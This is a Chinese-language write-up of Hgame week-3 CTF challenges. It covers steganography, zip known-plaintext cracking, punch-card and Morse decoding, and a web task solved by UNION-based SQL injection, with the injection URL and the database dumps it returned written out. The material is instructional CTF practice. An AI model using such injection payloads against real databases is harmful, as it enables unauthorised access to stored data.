Hgame week3 write up (L1near)


MISC

1.至少像那雪一样


把图片下载了，先用binwalk扫了一下，发现里面有东西，然后直接`python binwalk -e 1.jpg`

发现只有一个`flag.txt`，然后一直做不出来，后来问了MIGO学长，学长说他是放了两个文件，而且压缩包是433KB的，最后学长告诉我是binwalk检测的时候有问题。所以最后用winhex手动剪了。。

然后发现这两个的CRC32都是一样的，那么使用明文解密



最后把flag.txt解压到桌面，但发现里面是空白内容，但是是有内容显示的，于是全选粘贴到vscode上，发现没有东西出来，binwalk扫了一下也没有什么东西，那么用winhex打开。



发现里面都是09 20之类的，刚开始想了好久，最后想到09会不会是0, 20会不会是1，就变成2进制转化为字符，先试了第一个发现是h ,第二个是g ，看来想法对了


flag `hgame{At_Lea5t_L1ke_tHat_snOw}`

2.旧时记忆

这道题刚开始没有想法，后来提示了内存 存储器，那么是旧时的储存方式吗?

去百度了下，发现有种东西叫打孔卡，然后好像是029型打孔卡，跟MIGO学长这题非常像

然后去找了一张图




根据他给的存储条件配上这张图，解码获得flag

flag `hgame{OLD_DAY5%M3MORY}`

3.听听音乐

这题先打开音频，然后会发现出现了电报的声音，那么就考虑是摩斯密码

然后下载音频，在Au中打开，会发现



那么短的是. 长的是-

破译得到FLAG:1T_JU5T_4_EASY_WAV

那么flag `hgame{1T_JU5T_4_EASY_WAV}`

WEB

1.sqli-1

打开sqli-1先看到code，那么写了一段脚本放在index.php里，先出了code

然后百度了sql方面知识，发现有个叫做UNION 的，他可以联合语句一起。然后参数id先试了1 2 3，发现会出来welcome to hgame，但是4就没用了

然后去网上找了下，如何在mysql数据库中找到所有的小数据库名字，和在一个数据库中如何找到所有表格名字

附上找数据库的URL

会出现

```
substr(md5($_GET["code"]),0,4) === 4142
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(18) "information_schema" } array(1) { ["word"]=> string(5) "hgame" } array(1) { ["word"]=> string(5) "mysql" } array(1) { ["word"]=> string(18) "performance_schema" } array(1) { ["word"]=> string(3) "sys" }
```

发现有一个hgame的

那么去查下它里面的表格

```
substr(md5($_GET["code"]),0,4) === eae9
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(9) "f1l1l1l1g" } array(1) { ["word"]=> string(5) "words" }
```

有个叫`f1l1l1l1g`的

那么去查下表格内容

118.89.111.179:3000/?id=1%20UNION%20SELECT%20*%20FROM%20f1l1l1l1g&code=kus

substr(md5($_GET["code"]),0,4) === c1c1
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(26) "hgame{sql1_1s_iNterest1ng}" }

发现出现了flag `hgame{sql1_1s_iNterest1ng}`